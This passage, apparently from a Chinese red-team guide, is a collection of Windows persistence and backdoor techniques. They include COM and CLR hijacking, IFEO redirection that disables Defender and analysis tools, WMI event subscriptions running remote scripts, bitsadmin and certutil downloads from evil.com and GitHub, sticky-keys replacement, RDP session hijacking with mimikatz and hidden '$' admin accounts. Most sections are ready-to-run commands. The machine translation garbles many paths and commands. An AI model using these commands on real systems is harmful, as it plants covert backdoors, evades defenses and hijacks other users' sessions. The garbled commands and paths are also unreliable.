COM（组件对象模型）是微软公司为了计算机工业的软件生产更加符合人类的行为方式开发的一种新的软件开发技术。为开发人员提供一个允许开发人员控制和操纵其他应用程序的对象的接口，每个 COM 对象都由一个名为 CLSID 的唯一 ID 定义，大多数 COM 类都在操作系统中注册，并由表示注册表中的类标识符（CLSID）的 GUID 标识，也就是说 CLSID 就是对象的身份证号，而当一个应用程序想要调用某个对象时，也是通过 CLSID 来寻找对象的。

COM 是组件对象模型（组件对象模型）的缩写
COM 组件由 DLL 和 EXE 文件形式发布的可执行代码所组成
COM 与语言，平台无关
COM 组件对应注册表中 CLSID 下的注册表键值

比如：

按下 Ctrl + R 键打开运行窗口，输入：

:: {20D04FE0-3AEA-1069-A2D8-08002B30309D} – >我的电脑

:: {645FF040-5081-101B-9F08-00AA002F954E} – >回收站

使用的 ProcessMonitor 可以看到应用程序的寻找过程：

1，HKEY_CURRENT_USER \ Software \ Classes 下\ CLSID

2，HKEY_CLASSES_ROOT \ CLSID

3，HKEY_LOCAL_MACHINE \ SOFTWARE \微软\的 Windows \ CurrentVersion \ ShellCompatibility \对象\

当进程寻找 COM 组件时，首先会寻找：HKCU \ Software \ Classes \ CLSID，所以直接在 CLSID 下新建一个对象 ID，就能够劫持某个进程或多个进程。

与 DLL 劫持原理相近，但是 COM 组件的劫持目标不一定是一个进程，也可以是一个 Windows API，劫持所需的文件不一定是一个 DLL，它可以是一个.com 文件，二进制 PE 文件，DLL 文件。

MSF 中自带了利用 COM 劫持的模块：exploit / windows / local / bypassuac_comhijack，该模块同时直接可以绕过 UAC，具体原理参考：COM 劫持

10.10 CLR

CLR 全称 Common Language Runtime（公共语言运行库），是一个可由多种编程语言使用的运行环境。无需管理员权限的后门，需要重启或者注销并且重新登录，支持 x86 和 x64，并能够劫持所有.Net 程序。

```
cmd> SET COR_ENABLE_PROFILING = 1
cmd> SET COR_PROFILER = {11111111-1111-1111-1111-111111111111}
#{11111111-1111-1111-1111-111111111111}表示 CLSID 可设置为任意数值，只要和系统常用 CLSID 不冲突就行
cmd> certutil.exe -urlcache -split -f http://evil.com/msg.dll
# 下载 dll
cmd> certutil.exe -urlcache -split -f http://evil.com/msg.dll 删除
```

＃清除下载文件的缓存
cmd> SET KEY = HKEY_CURRENT_USER \ Software \ Classes \ CLSID \ {11111111-1111-1111-1111-111111111111} \ InProcServe *
＃新建子项{11111111-1111-1111-1111-111111111111} \ InProcServe *
cmd> REG.EXE ADD%KEY%/ V ThreadingModel / T REG_SZ / D Apartment / F.
＃新建 REG_SZ 类型键值 ThreadingModel：Apartment
cmd> REG.EXE ADD%KEY%/ VE / T REG_SZ / D“%CD%\ msg.dll”/ F
＃修改默认路径值为 msg.dll 的路径
cmd>当前 cmd 下启动.net 程序，比如：powershell，即可执行 dll
DLL 编写参考：HTTPS：//3gstudent.github.io/3gstudent.github.io/Use-Office-to-maintain-persistence/

要使 CLR 能够劫持系统中全部达网络程序，需要设置环境变量，可以图形化界面操作，也可以使用 WMI（通过 WMI 修改环境变量需要系统重启或注销重新登录才能生效）。

86 系统


wmic ENVIRONMENT 创建 name =“COR_ENABLE_PROFILING”，username =“%username%”，VariableValue =“1”
wmic ENVIRONMENT 创建 name =“COR_PROFILER”，username =“%username%”，VariableValue =“{11111111-1111-1111-1111-111111111111}”
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll 删除
SET KEY = HKEY_CURRENT_USER \ Software \ Classes \ CLSID \ {11111111-1111-1111-1111-111111111111} \ InProcServe *
REG.EXE ADD%KEY%/ VE / T REG_SZ / D“%CD%\ msg.dll”/ F
REG.EXE ADD%KEY%/ V ThreadingModel / T REG_SZ / D Apartment / F.

64 位系统

wmic ENVIRONMENT 创建 name =“COR_ENABLE_PROFILING”，username =“%user name%”，VariableValue =“1”
wmic ENVIRONMENT 创建 name =“COR_PROFILER”，username =“%username %”，VariableValue =“{11111111-1111-1111-1111-111111111111}”
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg.dll 删除
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg_x64.dll
certutil.exe -urlcache -split -f https://raw.githubusercontent.com/3gstudent/test/master/msg_x64.dll 删除
SET KEY = HKEY_CURRENT_USER \ Software \ Classes \ CLSID \ {11111111-1111-1111-1111-111111111111} \ InProcServe *
REG.EXE ADD%KEY%/ VE / T REG_SZ / D“%CD%\ msg_x64.dll”/ F
REG.EXE ADD%KEY%/ V ThreadingModel / T REG_SZ / D Apartment / F.
SET KEY = HKEY_CURRENT_USER \ Software \ Classes \ WoW6432Node \ CLSID \ {11111111-1111-1111-1111-111111111111} \ InProcServe *
REG.EXE ADD%KEY%/ VE / T REG_SZ / D“%CD%\ msg.dll”/ F
REG.EXE ADD%KEY%/ V ThreadingModel / T REG_SZ / D Apartment / F.

POC：https://github.com/3gstudent/CLR-Injection

运行批处理的 poc 后，注销或者重启服务器，但是会在运行的目录留下两个 dll 文件。



10.11 CAccPropServicesClass & MMDeviceEnumerato

通过 CLR 劫持所有.Net 程序的方法，无需管理员权限，可用作后门。但是通过 WMI 添加环境变量需要重启系统.CAccPropServicesClass 和 MMDeviceEnumerato 后门原理与之类似，但是不需要重启系统，同样也不需要管理员权限，同时可以绕过自动运行对启动项的检测。

86 系统

1，新建文件

在%APPDATA%\微软\安装\ {BCDE0395-E52F-467C-8E3D- * 579291692E} \路径下加入后门的 DLL 文件;

命名规则为：API-MS-双赢 downlevel- [4char 随机] -l1-1-0._dl

2，修改注册表

注册表位置：HKEY_CURRENT_USER \ Software \ Classes 下\ CLSID \

创建项{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}
创建子项 InprocServe *
默认的键值为 32 位的 DLL 的绝对路径：
C：\用户\管理\应用程序数据\漫游\微软\安装\ {BCDE0395-E52F-467C-8E3D- * 579291692E} \ API-MS-双赢下级-1x86-l1-1-0._dl
创建键值：ThreadingModel | REG_SZ | 公寓
3，当打开即或者其他程序时，就会执行加载的 DLL

64 位系统

1，新建文件
在%APPDATA%\微软\安装\ {BCDE0395-E52F-467C-8E3D- * 579291692E} \路径下加入后门的 DLL 文件;
命名规则为：API-MS-双赢 downlevel- [4char 随机] -l1-1-0._dl
2，修改注册表 1
注册表位置：HKEY_CURRENT_USER \ Software \ Classes 下\ CLSID \
创建项{b5f8350b-0548-48b1-a6ee-88bd00b4a5e7}
创建子项 InprocServe *
默认的键值为 64 位的 DLL 路径：
C：\用户\管理\应用程序数据\漫游\微软\安装\ {BCDE0395-E52F-467C-8E3D- * 579291692E} \ API-MS-双赢下级-1x64-l1-1-0._dl
创建键值：ThreadingModel | REG_SZ | 公寓
3，修改注册表 2
注册表位置：HKEY_CURRENT_USER \ Software \ Classes 下\ Wow6432Node \ CLSID \
创建项{BCDE0395-E52F-467C-8E3D- * 579291692E}
创建子项 InprocServe *
默认的键值为 32 位的 dll 路径：
C：\用户\管理\应用程序数据\漫游\微软\ {安装 BCDE0395-E52F-467C-8E3D- * 579291692E} \ API-MS-双赢下级-1x86-l1-1-0._dl
创建键值：ThreadingModel | REG_SZ | 公寓
如图 4 所示，当打开即或者其他程序时，就会执行加载的 DLL

POC：https：//github.com/3gstudent/COM-Object-hijacking

10.12 MruPidlList

不同于上面两种 COM 劫持后门，前两种是被动触发的后门，MruPidlList 是主动触发的后门

注册表位置：HKEY_CURRENT_USER \ Software \ Classes 下\ CLSID \
创建项{42aedc87-2188-41fd-b9a3-0c966feabec1}
创建子项 InprocServe *
默认的键值为 DLL 的绝对路径：C：\测试\ calc.dll
创建键值：ThreadingModel | REG_SZ | 公寓

因为注册表对应 COM 对象 MruPidlList，作用于 SHELL32.DLL，SHELL32.DLL 用于打开网页和文件，所以当系统启动时必定会执行，于是后门也就会主动启动，相当于一个主动后门。

直观的理解：系统在启动时默认启动进程 explorer.exe 的，explorer.exe 的会调用 shell32.dll 中，加载 COM 对象 MruPidlList

此类型的后门多次被恶意软件使用：comRAT，ZeroAccess rootkit，bbsrat

10.13 winlogon_regedit

Microsoft 组件对象模型（COM）是 Windows 内的一个系统，用于通过操作系统实现软件组件之间的交互。
1 攻击者可以使用这个系统插入恶意代码，通过劫持 COM 引用和关系来代替合法的软件来执行持久化。
劫持 COM 对象需要在 Windows 注册表中进行更改，以将引用替换为可能导致该组件在执行时无法工作
的合法系统组件。当系统组件通过正常的系统操作执行时，攻击者的代码将被执行。2 攻击者很可能劫
持足够频繁使用的对象来保持一致的持久性水平，但不可能在系统内破坏明显的功能，以避免可能导致
检测的系统不稳定。

```
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam.1.00]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam.1.00\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\AtomicRedTeam\CLSID]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-000
0-0000FEEDACDC}]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-000
0-0000FEEDACDC}\InprocServer32]
@="C:\\WINDOWS\\system32\\scrobj.dll"
"ThreadingModel"="Apartment"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-000
0-0000FEEDACDC}\ProgID]
@="AtomicRedTeam.1.00"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-000
0-0000FEEDACDC}\ScriptletURL]
@="https://raw.githubusercontent.com/redcanaryco/atomic-red-team/master/Win
dows/Payloads/COMHijackScripts/AtomicRedTeam.sct"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{00000001-0000-0000-000
0-0000FEEDACDC}\VersionIndependentProgID]
@="AtomicRedTeam"
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{06DA0625-9701-43DA-BFD
7-FBEEA2180A1E}]
[HKEY_CURRENT_USER\SOFTWARE\Classes\CLSID\{06DA0625-9701-43DA-BFD
7-FBEEA2180A1E}\TreatAs]
@="{00000001-0000-0000-0000-0000FEEDACDC}"
```

https://twitter.com/subTee/status/962767403464577024


https://attack.mitre.org/wiki/Technique/T1122

https://gist.github.com/anonymous/3929d9df4035abec725bcdc36659fce5


详细请看视频内容 ： https://www.ggsec.cn/winlogon-regedit.html

10.14 Image*File*Execution*Options*cmd

它生成一个.reg文件，恶意软件试图用cmd.exe运行



.reg文件有一堆注册表，它试图添加到这个位置
HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \



现在，“图像文件执行选项”允许您更改在Windows中启动特别命名的可执行文件时发生的情况。特别是你可以设置一个“调试器”键，这意味着只要启动了可执行文件（例如ProcessHacker.exe），就会启动调试器来调试应用程序

在这种情况下，攻击者选择只运行“svchost.exe”而不是ProcessHacker.exe，所以每当恶意软件分析人员尝试运行Process Hacker时，svchost都会启动。恶意软件为许多进程执行此操作，而不仅仅是Process Hacker，因此您不能再启动进程管理器，wireshark等。除非您删除这些注册表项或擦除调试器值。

恶意代码中，批量的程序， 启动时 启动 svchost.exe

下面是这个样本的值的完整列表添加

Windows注册表编辑器版本5.00
[HKEY_LOCAL_MACHINE \ SOFTWARE \ Policies \ Microsoft \ Windows NT \ SystemRestore]
“DisableConfig"= dword：00000001
“DisableSR"= dword：00000001

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ ProcessHacker.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ procexp.exe]
“debugger"="svchost .exe“

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MSASCui.exe]
"debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MsMpEng.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MpUXSrv.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ MpCmdRun.exe]
“debugger"="svchost.exe"

[HKEY_LOCAL_MACHINE \ SOFTWARE \ Microsoft \ Windows NT \ CurrentVersion \ Image File Execution Options \ NisSrv.exe]
“debugger"="svchost.exe"

参考资料： https://neonprimetime.blogspot.com/2018/01/java-adwind-rat-uses-image-file.html?utm*campaign=crowdfire&utm*content=crowdfire&utm*medium=social&utm*source=twitter%232362224631-tw%231515608604431

视频内容： https://www.ggsec.cn/Image-File-Execution-Options-cmd.html

10.15 RunOnceEx

使用 RunOnceEx 进行持久化 – 隐藏自 Autoruns.exe

1.发现一种技术来执行 DLL 文件，而不会在登录时被 autoruns.exe 检测到。 需要管理员权限，不属于 userland。

运行这个漏洞

reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\RunOnceEx\0001\Depend /v 1 /d "C:\Users\demon\mbox.dll"

2.mbox.dll 将在下次登录时启动。或者你可以运行这个命令来触发执行：

runonce /Explorer

链接(link)：https://oddvar.moe/2018/03/21/persistence-using-runonceex-hidden-from-autoruns-exe/ https://support.microsoft.com/en-us/help/310593/description-of-the-runonceex-registry-key

内含视频： https://www.ggsec.cn/RunOnceEx.html

10.16 WMI

WMI（Windows Management Instrumentation）即 Windows 管理规范，由一组强大的工具集合组成，用于管理本地或远程的 Windows 系统。

WMI 相关知识参考翻译：

- WMI 的攻击，防御与取证分析技术之攻击篇
- WMI 的攻击，防御与取证分析技术之防御篇
- WMI 的攻击，防御与取证分析技术之取证分析篇

原文：https：//www.fireeye.com/content/dam/fireeye-www/global/en/current-threats/pdfs/wp-windows-management-instrumentation.pdf

滴：三好学生：

- WMI 攻击：http： //drops.xmd5.com/static/drops/tips-8189.html
- WMI Backdoor：http： //drops.xmd5.com/static/drops/tips-8260.html
- WMI 防御：http： //drops.xmd5.com/static/drops/tips-8290.html
- 不在客户端和服务器留下任何文件，实际位于硬盘上的一个复杂的数据库中（objects.data）
- 不改动注册表
- 仅使用 PowerShell 的实现

存储负载

```
＃管理员权限
powershell> $ StaticClass = New-Object Management.ManagementClass（'root \ cimv2'，$ null，
$空）
powershell> $ StaticClass.Name ='Win32_EvilClass'
powershell> $ StaticClass.Put（）
powershell> $ StaticClass.Properties.Add（'EvilProperty'，“这是有效载荷”）
powershell> $ StaticClass.Put（）
```

隐蔽定时启动程序

```
＃管理员权限
#function 能：每 60s 执行一次 notepad.exe
powershell> $ filterName ='BotFilter82'
powershell> $ consumerName ='BotConsumer23'
```

```
＃创建一个__EventFilter，用于设定触发条件，每隔 60s 执行一次
powershell> $ exePath ='C：\ Windows \ System32 \ notepad.exe'
powershell> $ Query =“SELECT * FROM __InstanceModificationEvent WITHIN 60 W
HERE
TargetInstance ISA'Win32_PerfFormattedData_PerfOS_System'“
powershell> $ WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpac
e“root \ subscription”-Arguments @ {Name = $ filterName; EventNameSpace =“ro
ot \ cimv2”; QueryLanguage =“WQL”; Query = $ Query} -ErrorAction Stop
＃创建一个 CommandLineEventConsumer，用于设定执行的操作
powershell> $ WMIEventConsumer = Set-WmiInstance -Class CommandLineEvent
Consumer -Namespace“root \ subscription”-Arguments @ {Name = $ consumerNa
me; ExecutablePath = $ exePath; CommandLineTemplate = $ exePath}
＃用于绑定 filter 和 consumer
powershell> Set-WmiInstance -Class __FilterToConsumerBinding -Namespace“roo
t \ subscription”-Arguments @ {Filter = $ WMIEventFilter; Consumer = $ WMIEvent
Consumer}
```

例：

通常是通过 PowerShell 中进行调用，配合的 schtasks 进行定时启动，绕过杀软，也可以执行 JavaScript 的脚本。

```
＃！ 电源外壳
$ filterName ='filtP1'
$ consumerName ='consP1'
$ Command =“GetObject（”“script：https：//raw.githubusercontent.com/3gstude
nt/Javascript-Backdoor/master/test”“）”
$ Query =“SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE Targe
tInstance ISA'Win32_PerfFormattedData_PerfOS_System'”
$ WMIEventFilter = Set-WmiInstance -Class __EventFilter -NameSpace“root \ subs
cription”-Arguments @ {Name = $ filterName; EventNameSpace =“root \ cimv2”; Q
ueryLanguage =“WQL”; Query = $ Query} -ErrorAction Stop
$ WMIEventConsumer = Set-WmiInstance -Class ActiveScriptEventConsumer -Na
```

mespace“root \ subscription”–Arguments @ {Name = $ consumerName; ScriptingE
ngine ='JScript'; ScriptText = $ Command}
Set–WmiInstance –Class __FilterToConsumerBinding –Namespace“root \ subscripti
on”–Arguments @ {Filter = $ WMIEventFilter; Consumer = $ WMIEventConsumer}

通过远程下载 JS 脚本，进行命令调用。 优点：文件无落地 缺点：目前杀软对 PowerShell 的这类监管较严格，容易被发现

10.17 Waitfor.exe

WAITFOR 是用来接收或发送来自同一域内主机的信号。位于 System32 下文件夹下，以命令行方式启动。

思路 1：有文件

如图 1 所示，在目标系统保存一个的 powershell 脚本 C：\ waitfor1.ps1，内容为：
启动进程 calc.exe
cmd / c waitfor persist`&`&powershell –executionpolicy bypass –file c：\ waitfor1.
ps1
2，等待接受信号
waitfor persist1 && powershell –executionpolicy bypass –file c：\ waitfor1.ps1
3，发送信号
waitfor / s 127.0.0.1 / si persist1
＃测试时不可持续利用

思路 2：无文件

将 powershell payload 命令通过编码保存在 WMI 类中，进行存储，读取，使用 payload（需要管理员权限）

PowerShell> $ StaticClass = New–Object Management.ManagementClass（'root \ c
imv2'，$ null，$ null）
PowerShell> $ StaticClass.Name ='Win32_Backdoor'
PowerShell> $ StaticClass.Put（）| 外空
PowerShell> $ StaticClass.Properties.Add（'Code'，“cmd / c start calc.exe```````tas
kkill / f / im powershell.exe```````& waitfor persist``` &```&PowerShell 的–nop –W 隐

藏-E JABlAHgAZQBjAD0AKABbAFcAbQBpAEMAbABhAHMAcwBdACAAJwBXAGkAbgAzADIAXwBCAGEAYwBrAGQAbwBvAHIAJwApA * AUAByAG8AcABlAHIAdABpAGUAcwBbACcAQwBvAGQAZQAnAF0ALgBWAGEAbAB1AGUAOwAgAGkAZQB4ACAAJABlAHgAZQBjAA ==“)

PowerShell> $ StaticClass.Put（）| 外空

＃使用 base64 编码存储有效负载

PowerShell> $ exec =（[WmiClass]'Win32_Backdoor'）。属性['Code']。值;

＃读取有效载荷

PowerShell> iex $ exec | 外空

＃执行有效负载

＃也可将上述命令存储为文件，然后执行该文件

＃https://github.com/3gstudent/Waitfor-Persistence/blob/master/Waitfor-Persistence.ps1

#cmd> powershell -executionpolicy bypass。\ Waitfor-Persistence.ps1

激活后门：

cmd> waitfor / s 127.0.0.1 / si persist

＃测试时可持续利用

POC：https：//github.com/3gstudent/Waitfor-Persistence

10.18 bitsadmin

bitsadmin.exe 是窗户自带的可用于创建下载或上载作业并监视其进度，bistadmin 可以指定下载成功之后要进行什么命令。可绕过自动运行，常见杀软检测。

bitsadmin /创建后门

＃创建任务

bitsadmin / addfile 后门%comspec %% temp%\ cmd.exe

＃下载本地文件

bitsadmin.exe / SetNotifyCmdLine 后门 regsv * .exe“/ u / s /i:https://raw.githubusercontent.com/3gstudent/SCTPersistence/master/calc.sct scrobj.dll”

＃增加 cmd 参数，利用 regsv *技巧，解决命令执行弹框问题

bitsadmin /恢复后门
执行任务

10.19 MSDTC

MSDTC，是微软分布式传输协调程序时，Windows 系统默认启动该服务。当计算机加入域中，MSDTC 服务启动时，会搜索注册表计算机 \HKEY*LOCAL*MACHINE\SOFTWARE\Microsoft\MSDTC\MTxOCI 分别加载 3 个 DLL：oci.dll，SQLLib80.dll，xa80.dll 然而的 Windows 系统默认并不包含 oci.dll，所以可以将 payload.dll 重名为 oci.dll 并保存在%WINDIR%\ SYSTEM32 \下 域中的计算机启动服务 MSDTC 时就会加载该 DLL，实现代码执行。 利用 MSDTC 服务加载的 dll，实现自启动，并绕过自动运行对启动项的检测。

10.20 Netsh

netsh 的是视窗系统本身提供的功能强大的网络配置命令行工具

netsh add helper c:\test\netshtest.dll

helper.dll 添加成功后，每次调用 netsh，均会加载 c:\test\netshtest.dll

10.21 DoubleAgent

该方式主要是对微软系统自带的 Application Verifier（应用程序检验器）进行利用

利用过程如下：

1. 编写自定义 Verifier 提供程序 DLL
2. 通过 Application Verifier 进行安装
3. 注入到目标进程执行的有效载荷
4. 每当目标进程启动，均会执行有效载荷，相当于一个自启动的方式

命令行添加：
appverif / verify notepad.exe

命令行删除：

appverif / n notepad.exe

POC：https://github.com/Cybellum/DoubleAgent

10.22 office

利用劫持系统的 DLL，执行相关命令，同时可绕过自动运行的后门检测主要有两种方法： 劫持 office 特定功能 利用 office 加载项

劫持 office 的特定功能

通过 DLL 劫持，在办公软件执行特定功能时触发后门 劫持 Word–审阅 – 视图【管理员权限】：位于 C：\ Program Files \ Common Files \ microsoft shared \ RRLoc14 \ LOCALSVC.DLL 劫持 word–插入 – 图片【TrustedInstaller 权限】：位于 C：\ Program Files \ Common Files \ microsoft shared \ ink \ tiptsf.dll 劫持 word–文件 – 页面布局 – 主题 – 浏览主题【管理员权限】：位于 C：\ Program Files \ Microsoft Office \ Office14 \ 2052 \ GrooveIntlResource.dll 劫持 Excel–插入 – 图片【管理员权限】：位于 C：\ Program Files \ Common Files \ microsoft shared \ OFFICE14 \ MSPTLS.DLL

利用 office 加载项

Word WLL Excel XLL Excel VBA 加载项 PowerPoint VBA 加载项 以文字为例：

编译成 calc.dll，重命名为 calc.wll，保存在路径：C：\ Users \ Administrator \ App Data \ Roaming \ Microsoft \ Word \ Startup（Startup 路径可保存多个 wll，支持启动多个 wll），启动 Word.exe，弹出计算器，并且词正常启动

PowerShell 的下 WLL 路径

$ ENV：APPDATA +“\微软\的 Word \启动\ calc.wll”

将编译好的 calc.dll 作的 base64 加密并存储于变量中

PowerShell> $ fileContent = [System.IO.File] :: ReadAllBytes（'calc.dll'）

PowerShell> $ fileContentEncoded = [System.Convert] :: ToBase64String（$ fileContent）| set–content（“calcdllbase64.txt”）

用变量$ fileContent 存储的 base64 加密的 calc.dll

PowerShell> $ fileContent =“$ fileContentEncoded_payload”
的 base64 解密并释放 calc.wll 至启动路径的代码如下：
PowerShell> $ fileContentBytes = [System.Convert] :: FromBase64String（$ fileCon
tent）
[有 System.IO.File] :: WriteAllBytes（$ ENV：APPDATA +“\微软\的 Word \启动\ cal
c.wll”，$ fileContentBytes）
＃具体参考：https://3gstudent.github.io/3gstudent.github.io/Use-Office-to-mainta
in-persistence/

其他 POC：https://github.com/3gstudent/Office-Persistence

10.23 shift 后门

通过远程桌面连接到的 Windows 后，在没有输入用户名和密码前，连接按 5 次移位键，可以调用 C：\ WINDOWS \ SYSTEM32 \ sethc.exe，所以需要把 C：\ WINDOWS \ SYSTEM32 \ sethc.exe 替换成其他的执行程序即可执行该程序。

复制 c：\ windows \ system32 \ cmd.exe c：\ windows \ system32 \ sethc.exe / y
复制 c：\ windows \ system32 \ sethc.exe c：\ windows \ system32 \ dllcache \ s
ethc.exe / y
attrib c：\ windows \ system32 \ sethc.exe + h
attrib c：\ windows \ system32 \ dllcache \ sethc.exe + h
#atsri + h 是添加隐藏属性

在 windows xp 过后，sethc 组件属于完全受信用的用户 TrustInstall，我们无法修改名字，这时候即使管理员都只有名义上的只读和可执行权，我们可以手动修改其所属为管理员。 也可以使用命令，比如：使用 MSSQL 的 xp_cmdshell 的

exec xp_cmdshell'takeown / f c：\ windows \ system32 \ sethc。* / a / r / d y'
＃将所有者更改为管理员组（administrators）
exec xp_cmdshell'cacls c：\ windows \ system32 \ sethc.exe / T / E / G system：
F'
＃赋予系统完全控制权限
exec xp_cmdshell'copy c：\ windows \ system32 \ cmd.exe c：\ windows \ system

32 \ sethc.exe / y'
替换文件为 cmd.exe

还有一些其他的热键后门，如： magnify.exe （放大镜后门） osk.exe （屏幕键盘） narrator.exe (讲述人) displayswitch.exe (扩展屏幕) atbroker.exe （辅助管理工具）

10.24 RDP 会话劫持

RDP 劫持简单的说就是在不知道另一账户密码的情况下直接切换到该用户会话下。

1，查询用户查看服务器用户会话信息
2，sc 创建 sesshijack 创建一个 sesshijack 服务
3，net start sesshijack 开启服务
查询用户
sc create sesshijack binpath =“cmd.exe / k tscon 1 / dest：rdp-tcp # 4”
rdp-tcp # 4 为正在活动中的其他会话
net start sesshijack

无凭据时的会话劫持技巧是 Benjamin Delpy（Mimikatz 作者）在 2011 年提到的，所以 Mimikatz 模块也集成了此项功能

mimikatz.exe
mimikatz # ts :: sessions
mimikatz # ts :: remote / id：4（4 表示会话 ID）
mimikatz # privilege :: debug
mimikatz # ts :: remote / id：4

10.25 计划任务

无论是 windows 还是 Linux 的操作系统都提供计划任务功能，来实现定时或者周期性的执行一些指令。

图形化工具：taskschd.msc
命令行工具：SchTasks.exe
SCHTASKS /参数[参数]
/创建创建新计划任务
/删除删除计划任务
/查显显所有计划任务
/运行计划任务
/ End 中止当前正在运行的计划任务
有效负载示例：
> SCHTASKS / Create / TN update / TR xx（待执行的命令）/ DELAY ONLOGON / F / RL HIGHEST

10.26 影子账户

影子账户是指除了在注册表里面有用户记录，其他地方都不存在用户的信息.net 用户或计算机管理里本地用户和用户组是看不到用户信息的，具有很好的隐蔽性质。

1，用 '$' 创建匿名用户，并加到管理员组
cmd> net user admin $ 123456 / add
cmd> net localgroup administrators admin $ / add
2，导出匿名用户对应的 SAM 目录下的注册表键值
cmd> regedt32.exe
